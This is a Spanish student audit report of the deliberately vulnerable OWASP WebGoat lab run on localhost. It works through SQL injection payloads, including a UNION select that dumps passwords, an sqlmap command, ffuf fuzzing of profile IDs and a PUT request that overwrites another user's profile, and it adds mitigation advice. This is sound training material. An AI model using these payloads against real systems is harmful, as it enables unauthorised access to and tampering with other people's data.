

Informe: auditoría WebGoat

Pruebas para encontrar vulnerabilidades en el laboratorio de OWASP



Auditor: Arturo Pérez

Índice

1. Ámbito y alcance de la auditoría
2. Informe ejecutivo
 - a. Breve resumen del proceso realizado
 - b. Vulnerabilidades destacadas
 - c. Conclusiones
 - d. Recomendaciones
3. Descripción del proceso de auditoría
 - a. Reconocimiento/Information gathering
 - b. Explotación de vulnerabilidades detectadas
 - c. Post-explotación
 - d. Posibles mitigaciones
 - e. Herramientas utilizadas

1. Ámbito y alcance de la auditoría

WebGoat de OWASP, sitio web de pruebas levantado en contenedor Docker con url:
localhost:8080/WebGoat

Incluye cliente de correo WebWolf con url:
localhost:9090

Búsqueda de vulnerabilidades concretas especificadas en los respectivos apartados.

- A1 SQL Injection - Apartado 10
- A1 SQL Injection - Apartado 11
- Intenta obtener toda la información que puedas de la base de datos utilizando los fallos disponibles en la sección A1 SQL Injection
- A5 Insecure Direct Object References - Apartado 3
- A5 Insecure Direct Object References - Apartado 4
- A5 Insecure Direct Object References - Apartado 5
- A5 Missing Function Level Access Control - Apartado 2
- A5 Missing Function Level Access Control - Apartado 3
- A7 Cross Site Scripting - Apartado - Apartado 7

2. Informe ejecutivo

1. Escribe aquí tu texto
2. Escribe aquí tu texto
3. Escribe aquí tu texto Escribe aquí tu texto

a. Breve resumen del proceso realizado

1. Descargado y montado mediante Docker en Kali Linux 2022 2.
2. Instalado OWASP ZAP como apoyo a la auditoría
3. Escribe aquí tu texto Escribe aquí tu texto

c. Conclusiones

Esta es una web con vulnerabilidades intencionadas para practicar ataques de ciberseguridad que deja estas impresiones.

1. Una vez levantada y funcionando no cuesta demasiado seguir el hilo de las prácticas aunque requiere investigación independiente por internet para averiguar cómo funciona cada vulnerabilidad.
2. La forma de resolver cada ataque no es muy flexible y no da pie a la creatividad pero es bastante funcional.
3. Es una forma de promocionar el uso de ZAP (Zed Attack Proxy), una herramienta gratuita de comunidad para auditar seguridad web.

d. Recomendaciones

Ver recomendaciones para cada caso en el apartado 3.

Recomendaciones generales:

Programar los campos de los formularios para aceptar solo los tipos de datos que se requieren. Las variables también deben acoger solo datos de un tipo, con el necesario control de errores. Sería recomendable añadir al código un detector de inyecciones para ralentizar los tiempos de respuesta de la web, para intentar disuadir a los atacantes.

Parametrizar las sentencias SQL y poder especificar de esta manera el tipo que estamos esperando para cada parámetro.


No mostrar al usuario la información de error generada por la base de datos, o si afecta la funcionalidad minimizar la información mostrada.

Rechazar las peticiones con caracteres sospechosos.

3. Descripción del proceso de auditoría

1. Recopilación de información.

Con **dirb** intento comprobar si hay otras



url aparte de login, logout y registro.

Analizo las tecnologías de la web con **Wappalyzer**, encontrando las indicadas en la siguiente imagen. El lenguaje de programación es **Java**.

Escaneo puertos con **nmap**.

```
nmap -p 8080 127.0.0.1 -v -A
```

Detectado sistema operativo **Linux**. No hay más puertos abiertos en la máquina que los de WebGoat y WebWolf.

```
|_ Content-Length: 0
|_ Date: Sun, 10 Jul 2022 18:58:52 GMT
|_ GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, Soc
ks5, TLSSessionReq, TerminalServerCookie, WMSRequest, oracle-tns:
|_ HTTP/1.1 400 Bad Request
|_ Content-Length: 0
|_ Connection: close
|_ http-title: Site doesn't have a title.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerp
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.92%I=7%D=7/10%Time=62CB2160%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,65,"HTTP/1.1\x20404\x20Not\x20Found\nConnection:\x20close\nr
SF:\nContent-Length:\x200\nr\nDate:\x20Sun,\x2010\x20Jul\x202022\x2018:58:5
```

```
(artp3r@wyrn3)-[~]
$ nmap 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-10 09:17 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00038s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
9090/tcp  open  zeus-admin

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Procedemos al registro y seguimos por orden las pruebas.

2. A1 SQL Injection - Apartado 10

La web me facilita la siguiente consulta:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = "
+ User_ID;
```

200	GET	127.0.0.1	lessonmenu.mvc	jquery....	json	8.20 KB	7...	lessonCompleted: false
200	GET	127.0.0.1	lessonoverview.mvc	jquery....	json	2.59 KB	2...	feedback: "No results matched. Try Again."
200	P...	127.0.0.1	assignment5b	jquery....	json	469 B	2...	output: "Your query was: SELECT * From user_data WHERE Login_Count = 1 and userid= 1"
200	GET	127.0.0.1	lessonmenu.mvc	jquery....	json	8.20 KB	7...	assignment: "SqlInjectionLesson5b"
200	GET	127.0.0.1	lessonoverview.mvc	jquery....	json	1.61 KB	1...	attemptWasMade: true
200	GET	127.0.0.1	lessonmenu.mvc	jquery....	json	8.20 KB	7...	

Tenemos los campos Login_Count y User_id. El primero no permite inyectar por que la concatenación causaría error de sintaxis en la consulta por lo que el

segundo permite añadir un valor y concatenar OR TRUE, que amplía la condición de la consulta a todos los registros de la tabla.

Es **recomendable** depurar esta vulnerabilidad cambiando el formulario para que el campo solo acepte un valor numérico. Ver recomendaciones generales.

✓

Login_Count:

User_Id:

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= 0 OR TRUE

3. A1 SQL Injection - Apartado 11

Tenemos los campos Employee Name para el atributo last_name y Authentication TAN para auth_tan. En el de nombre da igual lo que se introduzca. En auth_tan, al ser datos de tipo alfanumérico que van entre comillas simples, he inyectado:

1' or '1' = '1

Quedando como resultado la concatenación:

SELECT * FROM employees WHERE last_name = 'Aaa' AND auth_tan = '1' or '1' = '1';

Que muestra los resultados de la imagen de abajo.

De nuevo sería **recomendable** controlar los valores que admite el formulario a través de variables de un tipo más restringido, o con condiciones más estrictas. Ver recomendaciones generales.

Use the form below and try to retrieve an employee data from the employees table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```



Employee Name:

Authentication TAN:

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

4. Intenta obtener toda la información que puedas de la base de datos utilizando los fallos disponibles en la sección A1 SQL Injection

Ver la información extraída en anteriores apartados.

En el apartado 3 de SQL Injection (Advanced) nos ofrecen la siguiente información.

The input field below is used to get data from a user by their last name.
The table is called 'user_data':

```
CREATE TABLE user_data (userid int not null,  
    first_name varchar(20),  
    last_name varchar(20),  
    cc_number varchar(30),  
    cc_type varchar(10),  
    cookie varchar(20),  
    login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,  
    user_name varchar(12),  
    password varchar(10),  
    cookie varchar(30));
```

6.a) Retrieve all data from the table

6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

Nos da la pista de usar el operador UNION, por lo que podemos solicitar todos los

datos de la tabla añadiendo un nuevo select detrás. Para hacer la unión se deben pedir siempre los mismos atributos en las dos consultas :

```
artp3r' or true union select userid, user_name, password, null, null, null, 0 from  
user_system_data--
```

Resultado:

✓

Name:

Password:

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 2234200065411, MC, , 0,
101, Joe, Snow, 987654321, VISA, , 0,
101, jsnow, passwd1, null, null, null, 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
102, jdoe, passwd2, null, null, null, 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
103, jplane, passwd3, null, null, null, 0,
104, jeff, jeff, null, null, null, 0,
105, dave, passWord, null, null, null, 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
Well done! Can you also figure out a solution, by appending a new SQL Statement?
Your query was: SELECT * FROM user_data WHERE last_name = 'artp3r' or true union select userid, user_name, password, null, null, null, 0 from user_system_data--

Esta información ya la obtuvimos de otra forma en otro ejercicio.

SQL Injection:

"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + '";

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' ' or '1' = '1'

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE, which will always evaluate to true, no matter what came before it.

Ejercicio 5:

Diversas pruebas con **sqlmap** para recabar información de la base de datos pero hubiera necesitado más tiempo por lo que no he podido recabar más información. Por ejemplo:

```
sqlmap -u "https://localhost:8080/WebGoat" --proxy "https://localhost:8090" --current-db  
--level=2 --risk=3
```

5. A5 Insecure Direct Object References - Apartado 3

Al darle al botón View Profile obtenemos una respuesta con el método GET que contiene ahí los datos sin cifrar.

Insecure Direct Object References

Reset lesson

1 2 3 4 5 6

Observing Differences & Behaviors

A consistent principle from the offensive side of AppSec is to view differences from the raw response to what is visible. In other words (as you may have already noted in the client-side filtering lesson), there is often data in the raw response that doesn't show up on the screen/page. View the profile below and take note of the differences.

View Profile
name:Tom Cat
color:yellow
size:small

In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.

Submit Diffs

Network

S...	Met	Domain	File	Initiator	T...	Transfe...	S...
200	G...	127...	lessonoverview.mvc	jquery...	js...	994 B	7...
200	G...	127...	lessonoverview.mvc	jquery...	js...	994 B	7...
200	G...	127...	LessonOverviewCollection.js	require...	js	cached	2...
200	G...	127...	main.js	require...	js	2.31 KB	1...
200	G...	127...	MenuButtonView.js	require...	js	cached	6...
200	G...	127...	MenuCollection.js	require...	js	cached	9...
200	G...	127...	MenuController.js	require...	js	cached	3...
200	G...	127...	MenuItemView.js	require...	js	cached	5...
200	G...	127...	MenuModel.js	require...	js	cached	1...
200	G...	127...	MenuView.js	require...	js	cached	0 B
200	G...	127...	PaginationControlView.js	require...	js	cached	0 B
200	G...	127...	paging_controls.html	text.js...	h...	cached	8...
200	G...	127...	polyglot.min.js	require...	js	cached	0 B
200	G...	127...	profile	jquery...	js...	333 B	1...
304	G...	127...	require.min.js	script	js	cached	0 B
200	G...	127...	start.mvc	Browse...	h...	13.11 KB	1...
200	G...	127...	text.js	require...	js	cached	0 B
200	G...	127...	TitleView.js	require...	js	cached	2...
200	G...	127...	underscore-min.js	require...	js	cached	0 B
200	G...	127...	UserAndInfoView.js	require...	js	cached	8...
304	G...	127...	wolf.svg	img	svg	cached	9...

142 requests 519.09 KB / 510.36 KB transferred Finish: 3.68 min DOMC

Filter Output

about to create app router
initialize goat app router

Errors Warnings (303) Logs Info

6. A5 Insecure Direct Object References - Apartado 4

Al darle a submit recibimos una respuesta con el método POST donde se puede ver la url de los perfiles, y el número de perfil ya lo teníamos del ejercicio anterior.

The screenshot shows a web browser's developer tools with the 'Response' tab selected. The left pane displays a list of requests, with the 11th request (status 500) highlighted. The right pane shows the JSON response for this request, which is an 'Internal Server Error'.

St...	Met...	Domain	File	Initiator	T...	Transfe...	Size
200	G...	127...	profile	jquery....	json	333 B	1...
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	G...	127...	lessonoverview.mvc	jquery....	json	993 B	7...
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	G...	127...	lessonoverview.mvc	jquery....	json	8.20 KB	7....
200	G...	127...	lessonoverview.mvc	jquery....	json	993 B	7...
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	G...	127...	lessonoverview.mvc	jquery....	json	993 B	7...
500	P...	127...	alt-path	jquery....	json	11.84 KB	11...
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	G...	127...	lessonoverview.mvc	jquery....	json	993 B	7...
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	G...	127...	lessonoverview.mvc	jquery....	json	993 B	7...
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	G...	127...	lessonoverview.mvc	jquery....	json	993 B	7...
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7....

```

timestamp: "2022-07-06T10:06:29.582+00:00"
status: 500
error: "Internal Server Error"
trace: "org.springframework.context.NoSuchMessageException: No message found under code 'a
occurred with your request' for locale 'en_US'.\n\tat
org.springframework.context.support.AbstractMessageSource.getMessage(AbstractMessag
:161)\n\tat
org.owasp.webgoat.container.i18n.PluginMessages.getMessage(PluginMessages.java:80)\r
org.owasp.webgoat.container.assignments.AttackResult$AttackResultBuilder.build(AttackF
)\n\tat org.owasp.webgoat.lessons.idor.IDORViewOwnProfileAltUrl.complete...
org.jboss.threads.ContextClassLoaderSavingRunnable.run(ContextClassLoaderSavingRunni
\n\tat org.jboss.threads.EnhancedQueueExecutor.safeRun(EnhancedQueueExecutor.java:20
org.jboss.threads.EnhancedQueueExecutor$ThreadBody.doRunTask(EnhancedQueueExecu
\n\tat
org.jboss.threads.EnhancedQueueExecutor$ThreadBody.run(EnhancedQueueExecutor.java
org.xnio.XnioWorker$WorkerThreadFactory$1$1.run(XnioWorker.java:1280)\n\tat
java.base/java.lang.Thread.run(Thread.java:833)\n"
path: "/WebGoat/IDOR/profile/alt-path"

```

También en el ejercicio anterior podíamos encontrar la url de los perfiles.

The screenshot shows a web browser's developer tools with the 'Headers' tab selected. The left pane displays a list of requests, with the 11th request (status 200) highlighted. The right pane shows the details of the GET request, including the URL and various headers.

St...	M...	Domain	File	Initiator	T...	Transfer...	Size
200	GET	127.0...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	GET	127.0...	lessonoverview.mvc	jquery....	json	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	GET	127.0...	lessonoverview.mvc	jquery....	json	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	GET	127.0...	lessonoverview.mvc	jquery....	json	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	GET	127.0...	lessonoverview.mvc	jquery....	json	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	GET	127.0...	lessonoverview.mvc	jquery....	json	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	GET	127.0...	lessonoverview.mvc	jquery....	json	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	GET	127.0...	profile	jquery....	json	333 B	1...
200	GET	127.0...	lessonoverview.mvc	jquery....	json	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery....	json	8.20 KB	7....
200	GET	127.0...	lessonoverview.mvc	jquery....	json	999 B	7...

```

Scheme: http
Host: 127.0.0.1:8080
Filename: /WebGoat/IDOR/profile
Address: 127.0.0.1:8080

Status: 200 OK
Version: HTTP/1.1
Transferred: 333 B (104 B size)
Referrer Policy: strict-origin-when-cross-origin

Response Headers (229 B)
Connection: keep-alive
Content-Type: application/json
Date: Tue, 05 Jul 2022 10:31:35 GMT
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block

Request Headers (510 B)
Accept: */*
Accept-Encoding: gzip, deflate

```

Solo queda poner el número de perfil de usuario.

WebGoat/IDOR/profile/2342384

Time	Method	Host	Path	Content-Type	Size	Status
200	GET	127.0...	lessonmenu.mvc	jquery...	8.20 KB	7...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery...	8.20 KB	7...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery...	8.20 KB	7...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery...	8.20 KB	7...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery...	8.20 KB	7...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery...	8.20 KB	7...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery...	8.20 KB	7...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...
200	GET	127.0...	profile	jquery...	333 B	1...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery...	8.20 KB	7...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...
200	GET	127.0...	lessonmenu.mvc	jquery...	8.20 KB	7...
200	GET	127.0...	lessonoverview.mvc	jquery...	999 B	7...

JSON

```
{
  "role": 3,
  "color": "yellow",
  "size": "small",
  "name": "Tom Cat",
  "userId": "2342384"
}
```

Y funciona.

WebGoat/IDOR/profile/2342384

Congratulations, you have used the alternate Url/route to view your own profile.

```
{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}
```

7. A5 Insecure Direct Object References - Apartado 5

El ejercicio nos plantea con lo que sabemos, ver y modificar otro perfil que no es el tenemos en sesión activa (tom). Si nuestro perfil se puede solicitar por la url del ejercicio anterior se puede intentar localizar otra mediante su url correspondiente. Para localizarlo pruebo con la técnica de **fuzzing**. Primero vamos a preparar un fichero de diccionario con una secuencia de 000 a 999 para usar como cola en la url. La resuelve la herramienta **seq** con parámetros de formato con una **regex** que devuelve los números de 3 dígitos entre los dos argumentos y la volcamos a un fichero txt.

```
seq -f "%03g" 000 999 > secuencia000-999.txt
```

```


or available locally via: info '(coreutils) seq invocation'

(artp3r@wyrms3)-[~]
$ seq -f "%03g" 000 999 > secuencia000-999.txt

(artp3r@wyrms3)-[~]

```

Con el diccionario preparado hacemos varias pruebas con **FFUF** hasta conseguir el resultado deseado. Para ello tenemos que añadir en argumento varios de los encabezados de las peticiones.



Además de los encabezados (-H tal) añadimos parámetros para filtrar los estados 200 (-mc) , fijamos los hilos (-t, threads) en 1 para limitar la velocidad al mínimo, y el modo verbose (-v) que muestre más datos.

```

ffuf -c -w secuencia000-999.txt -u http://127.0.0.1:8080/WebGoat/IDOR/profile/2342FUZZ -H
"Host: 127.0.0.1:8080" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0" -H "Content-Type: application/x-www-form-urlencoded;
charset=UTF-8" -H "Accept-Language: en-US,en;q=0.5" -H "Accept-Encoding: gzip, deflate" -H
"Cookie: JSESSIONID=7QrvpBZhSDEPMHVyT4_idn-U3Z6Cbd-_EMWZ4xQx" -mc 200 -t 1 -v

```

Tras varias pruebas hasta obtener el resultado deseado obtenemos dos resultados.

```
(artp3r@wyrms3)-[~]
$ ffuf -c -w secuencia000-999.txt -u http://127.0.0.1:8080/WebGoat/IDOR/profile/2342FUZZ -H "Host: 127.0.0.1:8080" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0" -H "Content-Type: application/x-www-form-urlencoded; charset=UTF-8" -H "Accept-Language: en-US,en;q=0.5" -H "Accept-Encoding: gzip, deflate" -H "Cookie: JSESSIONID=7QrvpBZhSDEPMHvyT4_idn-U3Z6Cbd-_EMWZ4xQx" -mc 200 -t 1 -v

v1.5.0 Kali Exclusive <3

:: Method : GET
:: URL : http://127.0.0.1:8080/WebGoat/IDOR/profile/2342FUZZ
:: Wordlist : FUZZ: secuencia000-999.txt
:: Header : Content-Type: application/x-www-form-urlencoded; charset=UTF-8
:: Header : Accept-Language: en-US,en;q=0.5
:: Header : Accept-Encoding: gzip, deflate
:: Header : Cookie: JSESSIONID=7QrvpBZhSDEPMHvyT4_idn-U3Z6Cbd-_EMWZ4xQx
:: Header : Host: 127.0.0.1:8080
:: Header : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 1
:: Matcher : Response status: 200

[Status: 200, Size: 250, Words: 40, Lines: 7, Duration: 414ms]
| URL | http://127.0.0.1:8080/WebGoat/IDOR/profile/2342384
* FUZZ: 384

[Status: 200, Size: 245, Words: 32, Lines: 7, Duration: 19ms]
| URL | http://127.0.0.1:8080/WebGoat/IDOR/profile/2342388
* FUZZ: 388

:: Progress: [1000/1000] :: Job [1/1] :: 131 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
```

Y probando con la id finalizada en 388 en la url obtenemos el resultado. Nos muestra los datos del perfil de Buffalo Bill.

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON

lessonCompleted: true
feedback: "Well done, you found someone else's profile"
output: "{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}"
assignment: "IDORViewOtherProfile"
attemptWasMade: true
```

Reenviando la petición por dev tools.

St...	Metl	Domain	File	Initiator	T...	Transfe...	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7...	Filter properties					
200	G...	127...	lessonoverview.mvc	jquery....	json	992 B	7...	JSON					
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7...	lessonCompleted: true					
200	G...	127...	lessonoverview.mvc	jquery....	json	992 B	7...	feedback: "Well done, you found someone else's profile"					
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7...	output: "{role=3, color=brown, size=large, name=Buffalo Bill, userid=2342388}"					
200	G...	127...	lessonmenu.mvc	jquery....	json	8.20 KB	7...	assignment: "IDORViewOtherProfile"					
200	G...	127...	2342388	NetUtil....	json	474 B	2...	attemptWasMade: true					
200	G...	127...	lessonoverview.mvc	jquery....	json	992 B	7...						

Edito para reenviar y cambio el método a PUT, la id de la url, el tipo de contenido y el contenido de la petición en formato correcto (JSON) podemos sobrescribir la base de datos.

405	P...	127.0...	2342388	NetUtil.js...	json	11.26 KB	11...		
405	P...	127.0...	2342388	NetUtil.js...	json	11.26 KB	11...		
200	GET	127.0...	2342388	NetUtil.js...	json	474 B	2...		
415	PUT	127.0...	2342388	NetUtil.js...	json	11.32 KB	11...		
415	PUT	127.0...	2342388	NetUtil.js...	json	11.32 KB	11...		
415	PUT	127.0...	2342388	NetUtil.js...	json	11.32 KB	11...		
400	PUT	127.0...	2342388	NetUtil.js...	json	13.65 KB	13...		
	PUT	127.0...	2342388	NetUtil.js...					
200	GET	127.0...	lessonmenu.mvc	jquery.mi...	json	8.20 KB	7...		
200	GET	127.0...	lessonmenu.mvc	jquery.mi...	json	8.20 KB	7...		
200	GET	127.0...	lessonmenu.mvc	jquery.mi...	json	8.20 KB	7...		
200	GET	127.0...	lessonmenu.mvc	jquery.mi...	json	8.20 KB	7...		
200	GET	127.0...	lessonmenu.mvc	jquery.mi...	json	8.20 KB	7...		
200	GET	127.0...	lessonmenu.mvc	jquery.mi...	json	8.20 KB	7...		
200	GET	127.0...	lessonmenu.mvc	jquery.mi...	json	8.20 KB	7...		
200	GET	127.0...	lessonmenu.mvc	jquery.mi...	json	8.20 KB	7...		
200	GET	127.0...	lessonmenu.mvc	jquery.mi...	json	8.20 KB	7...		

Cancel

Send

Method

URL

PUT

http://127.0.0.1:8080/WebGoat/IDOR/profile/2342388

Request Headers

Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: keep-alive

Request Body

{role=3, color=brown, size=large, name=Buffalo Bill, userid=2342388}

Header original >>> Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Nuevo header >>> Content-Type: application/json; charset=UTF-8

FORMATO ORIGEN >>> {role=3, color=brown, size=large, name=Buffalo Bill, userid=2342388}

